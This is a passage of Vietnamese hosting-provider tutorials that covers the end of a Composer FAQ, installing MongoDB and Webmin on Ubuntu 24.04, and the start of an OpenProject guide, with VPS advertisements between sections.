Composer giải quyết bài toán quản lý thư viện tự động, loại bỏ hoàn toàn khâu tải và cập nhật thủ công. Dựa vào khai báo trong composer.json, công cụ bảo đảm dự án luôn nhận đúng bản vá và phiên bản phù hợp, giúp việc vận hành mã nguồn chuẩn hóa và giảm thiểu lỗi xung đột.
8.2. Làm sao để cài đặt Composer ở phạm vi toàn hệ thống trên Ubuntu?
Sau khi tải kịch bản cài đặt và xác thực mã băm an toàn, bạn chạy lệnh thiết lập với tham số --install-dir=/usr/local/bin --filename=composer. Lệnh này chuyển tệp thực thi vào thư mục biến môi trường chung, cho phép người dùng kích hoạt lệnh composer ở mọi đường dẫn.
8.3. Xác thực tính an toàn của tệp cài đặt Composer bằng cách nào?
Bạn đối chiếu trực tiếp mã SHA-384 của tệp tải về với mã nguồn chính thức được lấy từ trang composer.github.io/installer.sig qua hàm hash_file('SHA384', ...) trong PHP. Nếu hai chuỗi khớp nhau, thông báo “Installer verified” xuất hiện xác nhận tệp an toàn.
8.4. Cài đặt Composer toàn cục (Global) khác gì cài đặt cục bộ (Local)?
Cài đặt toàn cục đặt tệp thực thi tại /usr/local/bin nhằm phục vụ mọi dự án trên máy. Ngược lại, cài đặt cục bộ tạo ra tệp composer.phar riêng trong từng thư mục dự án, thích hợp khi tài khoản không có quyền root hoặc cần cô lập phiên bản Composer độc lập.
8.5. Cách nâng cấp Composer lên phiên bản mới nhất ra sao?
Chỉ cần thực thi lệnh composer self-update (hoặc kèm tiền tố sudo composer self-update đối với bản cài đặt toàn hệ thống). Hệ thống sẽ tự kiểm tra và tải về bản phát hành mới nhất để ghi đè.
8.6. Tại sao Composer báo lỗi tràn bộ nhớ (memory limit) trên Ubuntu?
Lỗi này xuất hiện khi cây phụ thuộc quá phức tạp hoặc thông số bộ nhớ mặc định của PHP bị giới hạn thấp. Bạn có thể giải quyết tạm thời bằng cách chạy lệnh với cờ bổ sung php -d memory_limit=512M /usr/local/bin/composer install hoặc chỉnh sửa thông số memory_limit trong tệp cấu hình php.ini lên mức 512MB hoặc 1GB.
8.7. Làm thế nào để gỡ bỏ hoàn toàn Composer khỏi Ubuntu?
Với bản cài đặt toàn hệ thống, bạn chỉ cần xóa tệp thực thi bằng lệnh sudo rm /usr/local/bin/composer. Với bản cài cục bộ, bạn xóa tệp composer.phar trong thư mục làm việc tương ứng.
8.8. Có bắt buộc phải dùng quyền sudo để chạy Composer không?
Không nên dùng sudo khi chạy các lệnh quản lý gói của dự án như install, require hay update vì có thể gây lỗi phân quyền tệp tin và tạo rủi ro bảo mật. Quyền sudo chỉ cần thiết duy nhất khi cài đặt ban đầu hoặc nâng cấp chính công cụ Composer vào thư mục hệ thống.
9. Kết luận và định hướng tiếp theo
Hoàn thành quy trình cài composer trên Ubuntu đồng nghĩa với việc bạn đã trang bị nền móng chuẩn mực cho các ứng dụng PHP quy mô lớn. Hãy luôn ghi nhớ nguyên tắc đối soát mã băm khi thiết lập ban đầu, tận dụng cơ chế nạp tự động qua autoload.php và duy trì tính toàn vẹn phiên bản qua tệp khóa composer.lock. Sau khi hoàn thiện môi trường nền tảng, bạn có thể tìm hiểu thêm về mô hình container hóa qua hướng dẫn cài đặt Docker Compose trên Ubuntu để quản lý đa dịch vụ, cũng như thiết lập các kịch bản sao lưu dữ liệu VPS an toàn trước khi bước vào môi trường vận hành thực tế.
Khởi tạo môi trường lập trình PHP chuẩn chỉ ngay hôm nay
Dễ dàng sở hữu môi trường máy chủ với các gói VPS giá rẻ từ 50K, toàn quyền quản trị root và tốc độ ổ cứng NVMe vượt trội.
Nội dung trên được biên soạn cho mục đích tham khảo kỹ thuật. Các câu lệnh, phiên bản gói và đường dẫn cấu hình có thể có sự khác biệt nhỏ tùy theo phiên bản hệ điều hành cụ thể và môi trường mạng thực tế. Người quản trị nên chủ động thử nghiệm trên máy chủ kiểm thử (staging), kiểm tra sao lưu định kỳ và đánh giá rủi ro an toàn trước khi áp dụng cho các hệ thống đang chạy thương mại (production).
Việc thực hiện cài MongoDB trên Ubuntu 24.04 thường khiến nhiều lập trình viên và quản trị viên gặp trở ngại do thao tác nhập kho lưu trữ GPG và thiết lập bảo mật dòng lệnh tương đối phức tạp. Nếu cấu hình thiếu chính xác, hệ thống cơ sở dữ liệu rất dễ phát sinh lỗi dịch vụ hoặc lộ lỗ hổng truy cập. Để triển khai cơ sở dữ liệu ổn định ngay trên hạ tầng của ThueVPSGiaRe.vn, bạn chỉ cần thực hiện theo các bước hướng dẫn chuẩn xác dưới đây.
1. Tổng quan về MongoDB và các điều kiện tiên quyết
MongoDBlà một trong những hệ quản trị mã nguồn mở NoSQL hàng đầu hiện nay, lưu trữ dữ liệu dưới dạng tài liệu (document) linh hoạt thay vì cấu trúc bảng cố định như cơ sở dữ liệu quan hệ truyền thống. Nhờ không bị ràng buộc bởi schema cứng nhắc, giải pháp này mang lại khả năng mở rộng quy mô vượt trội và được cộng đồng lập trình viên ưa chuộng khi xây dựng các ứng dụng hiện đại.
MongoDB
Trước khi bắt đầu quy trình thiết lập, máy chủ của bạn cần đáp ứng một số yêu cầu nền tảng nhằm đảm bảo quá trình tải và cài đặt các gói phụ thuộc không bị gián đoạn.
Hệ điều hành: Sử dụng các bản phát hành hiện đại của Ubuntu (như phiên bản Noble 24.04 LTS hoặc mới hơn). Bạn có thể tìm hiểu thêm về nền tảng hệ điều hành Ubuntu để nắm rõ cách quản lý gói phần mềm.
Kiến trúc phần cứng: Hỗ trợ tốt cả hai kiến trúc CPU phổ biến là amd64 (x86_64) và arm64 trên cả phiên bản máy chủ (Server Edition) lẫn máy trạm (Desktop Edition).
Quyền thực thi: Tài khoản thực hiện cần có đặc quyền root trên máy chủ hoặc quyền chạy sudo để chỉnh sửa danh sách repository hệ thống.
Công cụ tương tác: MongoDB Shell (mongosh) sẽ đóng vai trò là giao diện dòng lệnh chính dùng để truy vấn và quản lý dữ liệu sau khi cài xong.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Máy chủ Cloud tối ưu hiệu năng chạy cơ sở dữ liệu
Triển khai MongoDB trên VPS dùng ổ cứng NVMe tốc độ cao giúp giảm thiểu tối đa độ trễ đọc/ghi I/O, tối ưu tốc độ truy vấn dữ liệu cho các ứng dụng web và API chạy liên tục 24/7.
2. Các bước cài đặt MongoDB Community Edition qua APT trên Ubuntu
Việc cài đặt MongoDB trên Linux thông qua trình quản lý gói của hệ điều hành bao gồm 3 bước: nạp khóa xác thực GPG, tạo file danh sách nguồn phần mềm (source list) và thực thi lệnh cài đặt từ kho chính thức của MongoDB. Trước khi gõ lệnh, bạn nên kết nối vào VPS thông qua SSH với quyền quản trị.
Bước 1: Nạp GPG Key chính thức của MongoDB
Khóa GPG đảm bảo rằng các gói cài đặt được tải về hoàn toàn nguyên vẹn và xác thực trực tiếp từ nhà phát hành. Từ terminal của hệ thống, bạn thực thi câu lệnh sau (ví dụ này triển khai phiên bản MongoDB 8.x):
Lưu ý: Nếu bạn sử dụng các phiên bản Ubuntu khác, hãy kiểm tra đúng mã tên (codename) của hệ thống trước khi thêm kho lưu trữ để tránh xung đột phiên bản gói.
Tạo tệp danh sách nguồn kho lưu trữ
Bước 3: Cập nhật danh sách gói và tiến hành cài đặt
Sau khi bổ sung repository, bạn tiến hành làm mới cơ sở dữ liệu của trình quản lý gói:
sudo apt-get update
Làm mới cơ sở dữ liệu
Sau đó, chạy lệnh cài đặt phiên bản mới nhất của gói mongodb-org:
sudo apt-get install -y mongodb-org
Trong trường hợp dự án của bạn yêu cầu một phiên bản cụ thể cố định để tránh thay đổi ngoài ý muốn, bạn có thể chỉ định rõ mã phiên bản trong câu lệnh, ví dụ: sudo apt-get install -y mongodb-org=8.0.11.
Cài đặt mongodb
3. Khởi động và kiểm tra kết nối với MongoDB Shell
Sau khi tiến trình cài đặt hoàn tất, dịch vụ MongoDB mặc định có thể chưa tự động chạy. Để quản lý tiến trình này, bạn sử dụng các lệnh systemctl quen thuộc trong hệ sinh thái Linux.
Khởi chạy tiến trình mongod bằng lệnh:
sudo systemctl start mongod
Trong quá trình vận hành, người quản trị có thể tận dụng các câu lệnh Linux cơ bản như sudo systemctl restart mongod khi muốn khởi động lại dịch vụ hoặc sudo systemctl stop mongod khi cần tạm dừng tiến trình bảo trì.
Để kiểm tra xem dịch vụ đã sẵn sàng nhận kết nối hay chưa, bạn mở MongoDB Shell bằng lệnh kết nối cục bộ:
mongosh "mongodb://localhost:27017"
Nếu màn hình hiển thị lời chào của MongoDB Shell kèm dấu nhắc lệnh truy vấn, nghĩa là hệ thống cơ sở dữ liệu đã hoạt động chuẩn xác trên cổng mặc định 27017.
Kiểm tra kết nối với MongoDB Shell
4. Thiết lập cơ chế xác thực và bảo mật cơ bản
Theo mặc định, các bản cài đặt mới của MongoDB đều tắt tính năng chứng thực người dùng (authentication). Bất kỳ ai có quyền truy cập vào cổng dịch vụ đều có thể đọc ghi dữ liệu. Do đó, kích hoạt phân quyền quản trị là bước thiết yếu để bảo vệ hệ thống cơ sở dữ liệu khỏi các truy cập trái phép.
Kích hoạt tính năng Authorization trong tệp cấu hình
Mở tệp cấu hình của MongoDB bằng trình soạn thảo văn bản (ở đây dùng vi hoặc bạn có thể thay bằng nano):
sudo vi /etc/mongod.conf
Tìm đến dòng #security:, bỏ dấu chú thích và sửa lại cấu trúc như sau (chú ý căn chỉnh khoảng trắng đúng cú pháp YAML):
security:
  authorization: "enabled"
Lưu tệp cấu hình lại và khởi động lại dịch vụ MongoDB để thay đổi có hiệu lực:
sudo systemctl restart mongod
Khởi tạo tài khoản quản trị (Admin User)
Sau khi kích hoạt xác thực, bạn cần tạo tài khoản quản trị viên thông qua MongoDB Shell. Mở shell bằng lệnh mongosh và lần lượt thực hiện đoạn lệnh sau:
Khuyến nghị: Giá trị user và pwd ở trên là thông số ví dụ. Bạn cần thay thế bằng tên người dùng riêng và mật khẩu có độ phức tạp cao trước khi áp dụng.
Đăng nhập vào MongoDB khi đã kích hoạt xác thực
Từ thời điểm này, mỗi khi kết nối thông qua MongoDB Shell, bạn cần khai báo đầy đủ tài khoản, cổng và database xác thực tương ứng:
Hệ thống sẽ yêu cầu nhập mật khẩu bảo mật trước khi cho phép tương tác với các collection. Bên cạnh việc kiểm soát tài khoản, bạn cũng nên cấu hình tường lửa UFW để siết chặt các dải IP được phép kết nối đến cổng 27017 từ bên ngoài.
5. Những lưu ý mở rộng và câu hỏi thường gặp (FAQ)
Bên cạnh cách cài đặt trực tiếp lên hệ điều hành máy chủ (native host), MongoDB còn mang lại sự linh hoạt cao khi có thể hoạt động ổn định trên nhiều nền tảng và kiến trúc khác nhau.
Có thể chạy MongoDB trong môi trường ảo hóa Container không?
Hoàn toàn được. Nếu bạn không muốn cài đặt trực tiếp các gói phụ thuộc lên hệ điều hành hoặc không sử dụng dịch vụ đám mây MongoDB Atlas, việc triển khai ứng dụng bằng Docker là giải pháp thay thế rất gọn gàng, giúp cô lập môi trường và dễ dàng di chuyển giữa các máy chủ.
Sau khi cài đặt xong, bước tiếp theo nên làm gì?
Bạn có thể tiến hành tạo cơ sở dữ liệu mới, liên kết với các ứng dụng backend (chẳng hạn như tích hợp MongoDB với Python, Node.js) và lên phương án sao lưu dữ liệu máy chủ định kỳ bằng công cụ mongodump để phòng tránh rủi ro mất mát dữ liệu quan trọng.
Làm thế nào để kết nối MongoDB thông qua giao diện đồ họa?
Ngoài công cụ dòng lệnh mongosh, bạn có thể sử dụng MongoDB Compass cài đặt trên máy tính cá nhân và truyền chuỗi kết nối (connection string) chứa thông tin tài khoản vừa tạo để quản trị dữ liệu trực quan hơn.
Quy trình cài MongoDB trên Ubuntu 24.04 thông qua kho lưu trữ APT chính thức giúp máy chủ của bạn luôn nhận được các bản cập nhật tính năng và bản vá bảo mật mới nhất từ MongoDB Community. Để hệ thống vận hành an toàn trong môi trường thực tế, hãy luôn nhớ kích hoạt cơ chế xác thực authorization, khởi tạo tài khoản quản trị riêng biệt và thiết lập quy tắc tường lửa chặt chẽ trước khi kết nối ứng dụng.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Nội dung hướng dẫn trên chỉ mang tính tham khảo kỹ thuật. Các câu lệnh, đường dẫn kho lưu trữ và thông số cấu hình có thể thay đổi tùy theo từng phiên bản hệ điều hành cũng như bản phát hành cụ thể của phần mềm. Quản trị viên nên chủ động kiểm thử, tạo bản sao lưu dữ liệu và đánh giá rủi ro an toàn thông tin trước khi áp dụng vào môi trường production thực tế.
Quy trình cài Webmin trên Ubuntu 24.04 là giải pháp lý tưởng giúp bạn loại bỏ rào cản dòng lệnh phức tạp khi quản trị hệ thống máy chủ Linux. Việc cấu hình qua giao diện dòng lệnh (CLI) thường gây áp lực lớn cho người mới bắt đầu vì nguy cơ thao tác sai lệch và khó giám sát tài nguyên. Để trải nghiệm môi trường vận hành mượt mà với chi phí tối ưu, bạn có thể triển khai hệ điều hành này ngay trên hệ thống của ThueVPSGiaRe.vn.
1. Tổng quan về Webmin và lợi ích khi sử dụng
Webmin là gì và tại sao công cụ này lại được nhiều quản trị viên hệ thống tin dùng? Webmin là bộ công cụ quản trị hệ thống dựa trên nền tảng web hiện đại, giúp chuyển đổi toàn bộ tác vụ cấu hình dòng lệnh trên Linux sang giao diện đồ họa trực quan và dễ sử dụng thông qua trình duyệt.
Webmin
Được phát triển chủ yếu bằng ngôn ngữ Perl, Webmin đặc biệt phù hợp cho những người mới bước vào thế giới máy chủ hoặc bất kỳ ai muốn đơn giản hóa quy trình vận hành. Khi so sánh với các bảng điều khiển máy chủ thông thường, Webmin nổi bật nhờ tính linh hoạt, cho phép bạn quản lý tài khoản người dùng, thiết lập gói phần mềm và quản lý công việc định kỳ mà không đòi hỏi kỹ năng chuyên sâu về lệnh terminal.
Bảng điều khiển trực quan: Cung cấp cái nhìn bao quát về thông số phần cứng, dung lượng đĩa và các tiến trình đang chạy.
Tự động hóa tác vụ: Hỗ trợ thiết lập các tiến trình chạy ngầm và cấu hình lập lịch tác vụ tự động cronjob nhanh chóng mà không cần chỉnh sửa trực tiếp file cấu hình.
Linh hoạt và an toàn: Vẫn tích hợp sẵn tiện ích thực thi lệnh trực tiếp khi cần thiết, đáp ứng cả nhu cầu cơ bản lẫn nâng cao cho quản trị viên muốn tìm hiểu thêm về công cụ quản trị Webmin.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Máy chủ riêng biệt, triển khai Webmin siêu tốc
Dịch vụ VPS tại Fast Byte mang đến môi trường độc lập hoàn toàn với ổ cứng chuẩn NVMe tốc độ cao. Bạn có thể dễ dàng khởi tạo phiên bản Ubuntu mới nhất để thiết lập Webmin chỉ trong vài cú click, tiết kiệm tối đa ngân sách vận hành.
2. Điều kiện chuẩn bị trước khi thiết lập Webmin trên VPS Ubuntu
Trước khi bắt đầu cài đặt Webmin, bạn cần đảm bảo hệ thống đáp ứng đầy đủ các tiêu chuẩn kỹ thuật cần thiết. Việc chuẩn bị chu đáo sẽ ngăn chặn phát sinh lỗi không đáng có trong quá trình thiết lập các gói phần mềm.
Hệ điều hành: Một máy chủ ảo hoặc máy chủ vật lý đang chạy bản phân phối hệ điều hành máy chủ Ubuntu phiên bản 24.04 (Noble Numbat).
Quyền thực thi: Tài khoản người dùng có quyền quản trị sudo hoặc sở hữu quyền quản trị root cao nhất để chạy các tác vụ cấp quyền cho hệ thống.
Mạng kết nối: Máy chủ cần được cấp địa chỉ IP tĩnh và kết nối Internet ổn định để tải các gói kho lưu trữ chính thức.
3. Bước 1: Đồng bộ và cập nhật danh mục gói hệ thống
Bước đầu tiên và quan trọng nhất trên bất kỳ máy chủ Linux nào là đồng bộ chỉ mục gói từ các kho phần mềm chính thức. Thao tác này giúp hệ điều hành nhận diện được thông tin cập nhật mới nhất của các gói dữ liệu chuẩn bị được cài đặt.
Hãy mở cửa sổ dòng lệnh và chạy lệnh cập nhật sau:
sudo apt update
Hệ thống sẽ trả về kết quả tương tự như sau khi tiến trình quét kho phần mềm hoàn tất thành công:
Đồng bộ và cập nhật danh mục gói hệ thống
4. Bước 2: Tải và thực thi script cấu hình kho lưu trữ Webmin
Có nhiều cách khác nhau để cài đặt Webmin, tuy nhiên giải pháp đơn giản và chuẩn xác nhất là dùng script tự động để cấu hình khóa ký GPG và thêm repository chính thức của nhà phát triển vào máy chủ.
Cuối cùng, tiến hành cài đặt Webmin cùng toàn bộ các thư viện bổ trợ cần thiết bằng câu lệnh sau:
sudo apt install webmin --install-recommends
Cài đặt Webmin
5. Bước 3: Kiểm tra trạng thái hoạt động của dịch vụ Webmin
Sau khi hoàn tất quá trình thiết lập gói, dịch vụ nền của Webmin sẽ tự động được khởi tạo và chạy ngầm cùng hệ điều hành. Bạn có thể xác thực trạng thái hoạt động của daemon bằng lệnh sau:
sudo systemctl status webmin
Kết quả hiển thị mục Active: active (running) thể hiện dịch vụ đã sẵn sàng:
● webmin.service - Webmin server daemon
Loaded: loaded (/usr/lib/systemd/system/webmin.service; enabled; preset: enabled)
Active: active (running) since Tue 2026-10-20 02:49:58 UTC; 39s ago
Main PID: 1871386 (miniserv.pl)
Tasks: 2 (limit: 2263)
Memory: 350.3M (peak: 457.3M)
CPU: 9.910s
CGroup: /system.slice/webmin.service
Kiểm tra trạng thái hoạt động của dịch vụ Webmin
Theo mặc định ban đầu, Webmin lắng nghe các yêu cầu kết nối tại cổng mạng 10000. Để kiểm tra chi tiết cổng lắng nghe trên hệ thống, bạn sử dụng lệnh ss:
ss -antp | grep 10000
Đầu ra xác nhận cổng 10000 đang được tiến trình miniserv.pl kiểm soát:
6. Bước 4: Mở cổng kết nối 10000 trên tường lửa UFW
Nếu hệ thống máy chủ của bạn đang bật tường lửa, các kết nối từ bên ngoài tới cổng 10000 sẽ mặc định bị chặn lại. Bạn cần thực hiện việc cấu hình tường lửa UFW an toàn bằng cách mở cổng giao thức TCP 10000.
Thực hiện khai báo quy tắc cho phép cổng vào UFW bằng lệnh sau:
sudo ufw allow 10000/tcp
Kết quả trả về thông báo tạo rule thành công:
Rule added
Rule added (v6)
Mở cổng kết nối 10000
Sau đó, tiến hành nạp lại các thiết lập của tường lửa để quy tắc mới có hiệu lực ngay lập tức:
sudo ufw reload
Firewall reloaded
7. Bước 5: Truy cập giao diện quản trị Webmin qua trình duyệt
Sau khi chuẩn bị xong dịch vụ và tường lửa, bạn đã có thể truy cập vào giao diện web điều khiển bằng đường dẫn theo cấu trúc sau trên trình duyệt (thay server-ip bằng địa chỉ IP máy chủ của bạn):
https://server-ip:10000
Khi tải trang, trình duyệt thường hiển thị cảnh báo bảo mật nguy hiểm tiềm tàng. Nguyên nhân là vì Webmin sử dụng chứng chỉ tự ký (self-signed SSL) mặc định chứ chưa phải chứng chỉ bảo mật SSL cấp từ cơ quan CA đáng tin cậy. Bạn không cần lo lắng về cảnh báo này; hãy nhấp vào nút Nâng cao (Advanced), sau đó chọn tiếp tục chuyển đến địa chỉ máy chủ (Proceed / Accept the Risk).
Tại khung đăng nhập của Webmin, hãy điền thông tin tài khoản quản trị viên máy chủ của bạn (root hoặc user có quyền sudo) và bấm nút Sign In.
Đăng nhập của Webmin
Sau khi đăng nhập thành công, bạn sẽ được đưa đến màn hình Dashboard tổng quan. Tại đây hiển thị chi tiết các thông số chính của hệ thống như tên máy chủ (hostname), thời gian hoạt động liên tục (uptime), phiên bản hệ điều hành và số lượng bản vá phần mềm đang chờ cập nhật.
Màn hình Dashboard tổng quan
Nếu bạn muốn theo dõi việc sử dụng tài nguyên chi tiết hơn, hãy nhấp vào biểu tượng chuông thông báo trên thanh công cụ.
Nhấp vào biểu tượng chuông thông báo trên thanh công cụ
Khu vực này cho phép bạn giám sát thông số phần cứng chuyên sâu với biểu đồ mức độ tiêu thụ bộ vi xử lý (CPU) cũng như bộ nhớ RAM theo thời gian thực.
Giám sát thông số phần cứng
Ngoài ra, bạn có thể bấm mở rộng thanh điều hướng bên trái để khám phá vô số tính năng quản trị từ quản lý file, thiết lập mạng, đến phân quyền tài khoản một cách tiện lợi.
Khám phá vô số tính năng quản trị
8. Câu hỏi thường gặp khi cài đặt Webmin (FAQ)
Webmin có tiêu tốn nhiều tài nguyên của máy chủ không?
Không. Webmin được viết chủ yếu bằng Perl và chỉ tiêu tốn khoảng từ 80MB đến 200MB RAM khi hoạt động, rất nhẹ và phù hợp chạy trên cả những gói máy chủ có cấu hình khiêm tốn.
Tại sao trình duyệt lại cảnh báo lỗi bảo mật SSL khi vào cổng 10000?
Webmin tự sinh chứng chỉ mã hóa SSL nội bộ trong quá trình cài đặt. Do chứng chỉ này không được ký bởi nhà cung cấp chứng thực công cộng (CA), trình duyệt sẽ hiện cảnh báo an toàn. Bạn chỉ cần bấm đồng ý bỏ qua để tiếp tục truy cập.
Có thể đổi cổng mặc định 10000 của Webmin sang cổng khác không?
Hoàn toàn có thể. Bạn có thể vào phần cấu hình Webmin Configuration trên giao diện điều khiển hoặc chỉnh sửa file /etc/webmin/miniserv.conf để thay đổi số cổng nhằm tăng tính bảo mật.
Tổng kết lại, việc cài Webmin trên Ubuntu 24.04 giúp biến những công việc máy chủ nặng nề trên terminal thành các cú click chuột mượt mà và trực quan. Bằng việc làm theo tuần tự các bước cấu hình repo, mở cổng tường lửa và đăng nhập hệ thống, bạn đã sở hữu một trung tâm điều khiển máy chủ mạnh mẽ. Hãy luôn nhớ bảo mật thông tin đăng nhập, sao lưu cấu hình định kỳ và tham khảo tài liệu chính thức của Webmin khi cần mở rộng thêm các module dịch vụ nâng cao.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Lưu ý: Nội dung bài viết mang tính chất hướng dẫn kỹ thuật tham khảo. Các câu lệnh và cấu hình có thể có sự thay đổi tùy theo bản cập nhật gói hệ thống hoặc môi trường hạ tầng thực tế. Quản trị viên nên chủ động kiểm tra kỹ lưỡng và tạo bản sao lưu dữ liệu trước khi thực hiện trên các hệ thống đang chạy thực tế (production).
Cài OpenProject trên VPS Ubuntu 24.04 là con đường nhiều team chọn để sở hữu hệ thống quản lý dự án mạnh như Jira mà không phải trả phí SaaS hàng tháng. Thế nhưng OpenProject là ứng dụng Ruby on Rails “nặng ký”, cài sai cách rất dễ gặp lỗi OOM, SSL hay seeder treo giữa chừng. Bài viết này sẽ đi cùng bạn từng bước — từ chọn VPS, chạy Docker Compose, đấu Nginx với SSL cho đến backup — bắt đầu bằng một chiếc VPS giá rẻ đủ tài nguyên.
1. Tổng Quan Về OpenProject & Các Tính Năng Cốt Lõi
OpenProject là ứng dụng nền tảng Ruby on Rails mã nguồn mở phục vụ quản trị dự án chuyên sâu, tích hợp phương pháp truyền thống kết hợp Agile linh hoạt. Đây là giải pháp có khối lượng tài nguyên lớn nhất trong số các phần mềm quản lý dự án mã nguồn mở hiện nay, do đó cần được vận hành chuẩn mực như một hệ thống Rails production thực thụ.
OpenProject là gì?
Các tính năng trung tâm của hệ thống
Lập kế hoạch dự án: Quản lý cây công việc (Work Packages) phân cấp, xác định mốc quan trọng (milestones), sản phẩm bàn giao, mối quan hệ phụ thuộc, phân rã dự án con và sử dụng kho mẫu dự án sẵn có. Các dự án có thể nhóm thành danh mục (portfolio) để theo dõi tổng thể.
Gói công việc (Work Packages): Linh hồn của OpenProject với khả năng biểu diễn đa dạng từ task, bug, feature, user story đến risk, change request hay ticket hỗ trợ. Hỗ trợ theo dõi tiến độ, phân bổ người nhận, ngày bắt đầu/kết thúc, ước tính giờ làm, trường tùy biến, đính kèm tệp và người theo dõi.
Biểu đồ Gantt tương tác: Trực quan hóa tiến độ theo dòng thời gian thực, hỗ trợ kéo thả ngày thực hiện, thiết lập đường gantt găng (critical path) và phát hiện điểm nghẽn dự án.
Bảng Agile linh hoạt: Tích hợp đầy đủ mô hình Scrum (Backlog sản phẩm, Backlog sprint, biểu đồ Burndown) và Kanban (tùy biến cột, swimlanes, giới hạn WIP, thẻ kéo thả).
Theo dõi thời gian & Chi phí: Ghi nhận giờ làm việc thực tế, phân loại hoạt động tính phí và không tính phí, kiểm soát chi phí nhân sự, vật tư, ngân sách và dự báo dòng tiền.
Hợp tác & Tài liệu nội bộ: Tích hợp Wiki cho từng dự án, trao đổi thảo luận, thông báo mentions, quản trị tài liệu PDF/Office/bản vẽ có kiểm soát lịch sử phiên bản.
Quản lý người dùng & Xác thực: Không giới hạn số lượng tài khoản trên bản Community Edition; phân quyền chi tiết theo vai trò; hỗ trợ xác thực LDAP, Active Directory, OIDC, SAML.
Hệ sinh thái tích hợp & REST API: Tương thích tốt với GitHub, GitLab, Nextcloud, Jenkins, Azure DevOps, Slack thông qua Webhooks và REST API mạnh mẽ để tự động hóa quy trình.
VPS Cloud Giá Rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Nền tảng máy chủ ảo tối ưu cho dự án Rails nặng
OpenProject tiêu thụ tài nguyên liên tục cho các tác vụ nền, worker và cơ sở dữ liệu PostgreSQL. Hạ tầng máy chủ của Fast Byte với ổ cứng NVMe tốc độ cao cùng RAM thật dồi dào sẽ đảm bảo quy trình compile asset và seeder diễn ra suôn sẻ, tránh hiện tượng nghẽn I/O hay OOM crash.
Bộ tính năng giàu có mà không tốn phí SaaS định kỳ.
Workflow tùy biến sâu.
Hỗ trợ mạnh cả Agile lẫn quản lý dự án truyền thống.
Phát triển tích cực, cập nhật đều đặn.
REST API toàn diện, tài liệu xuất sắc.
Phù hợp tổ chức ở mọi quy mô.
Hạn chế khi tự host OpenProject
Phức tạp hơn để quản trị so với các tool nhẹ như Trello.
Cấu hình ban đầu cần nhiều công đoạn lập kế hoạch hơn các nền tảng SaaS.
Một số tính năng nâng cao (SSO mở rộng, custom branding, module chuyên biệt) thuộc về bản Enterprise.
Giao diện “đặc ruột” tính năng có thể khiến team thích trình quản lý task tối giản thấy rối.
OpenProject có phù hợp với bạn?
OpenProject là lựa chọn xuất sắc nếu bạn cần một giải pháp self-host thay cho Jira hay Microsoft Project, muốn sở hữu và kiểm soát toàn bộ dữ liệu dự án, cần hỗ trợ cả Agile lẫn PM truyền thống, đòi hỏi tùy biến và automation sâu, muốn tích hợp với công cụ phát triển và hệ thống xác thực doanh nghiệp, hoặc cần nền tảng scale từ team nhỏ lên tổ chức lớn.
Với nhà cung cấp hosting, phòng IT, MSP, team phần mềm hay firm kỹ thuật, OpenProject mang lại một nền tảng trưởng thành, dễ mở rộng, cân bằng giữa tính năng quản lý dự án toàn diện và sự linh hoạt của mã nguồn mở.
OpenProject được dùng rộng rãi trong phát triển phần mềm, IT operations, MSP, kỹ thuật – xây dựng, chính phủ, sản xuất, y tế, giáo dục, pháp lý và nonprofit; quản lý tốt cả sprint phần mềm, triển khai hạ tầng, chiến dịch marketing, dự án compliance lẫn phát triển sản phẩm.
2. Yêu Cầu Phần Cứng VPS & Chuẩn Bị Môi Trường
Một kiến trúc OpenProject đầy đủ sẽ bao gồm Puma web server, tiến trình worker nền, container cron kiểu Sidekiq, cơ sở dữ liệu PostgreSQL, memcached, internal proxy Caddy và máy chủ biên tập cộng tác theo thời gian thực (collaborative editing server). Đừng bao giờ triển khai trên gói máy chủ 2GB RAM vì bước nén tài nguyên giao diện (asset precompile) và nạp dữ liệu mẫu ban đầu (seeder) sẽ lập tức làm cạn bộ nhớ.
Ưu tiên lựa chọn hạ tầng triển khai dựa trên công nghệ ảo hóa KVM độc lập thay vì OpenVZ để đảm bảo tương thích hoàn toàn nhân Linux thực tế, quản lý tài nguyên cgroups và chạy Docker ổn định.
Quy mô người dùng
vCPU
RAM
Ổ cứng
Ghi chú kỹ thuật
Thử nghiệm / 1 – 5 người
2 vCPU
4 GB
40 GB
Chạy được nhưng tải giao diện lần đầu sẽ chậm. Bắt buộc kích hoạt Swap.
10 – 30 thành viên thường trực
4 vCPU
8 GB
80 GB
Mức cấu hình tiêu chuẩn đề xuất cho môi trường doanh nghiệp vừa.
Từ 50 người trở lên (nhiều tệp đính kèm)
4 – 6 vCPU
16 GB
160 GB+
Khuyến nghị chuyển phân vùng lưu tệp đính kèm sang giải pháp đám mây chuyên dụng.
Lưu ý về dung lượng ổ đĩa: Volume của cơ sở dữ liệu PostgreSQL và thư mục chứa file đính kèm (attachments) sẽ tăng dung lượng hoàn toàn độc lập. Thư mục file đính kèm thường là nguyên nhân gây đầy đĩa bất ngờ. Với đội ngũ khoảng 20 người thường xuyên upload tài liệu vào gói công việc, hãy dự trù thêm 5 đến 10 GB lưu trữ mỗi năm.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
VPS KVM đủ RAM để OpenProject chạy mượt
OpenProject cần kernel thật (KVM) và tối thiểu 4 GB RAM kèm swap. Một VPS KVM giá rẻ tại Fast Byte với CPU Intel Gold và SSD NVMe U.2 giúp bạn có môi trường test riêng tư, chủ động nâng cấu hình khi team lớn dần mà không phụ thuộc SaaS.
Kể cả trên các gói VPS 8 GB RAM, bạn vẫn nên cấu hình thêm bộ nhớ ảo Swap tối thiểu 4GB. Rails thường yêu cầu cấp phát bộ nhớ rất dồn dập trong quá trình nạp hệ thống và build tài nguyên. Bộ nhớ Swap sẽ biến một lỗi sập cứng do tràn RAM (Out-Of-Memory) thành một vài phút xử lý hơi chậm nhưng không ngắt quãng dịch vụ.
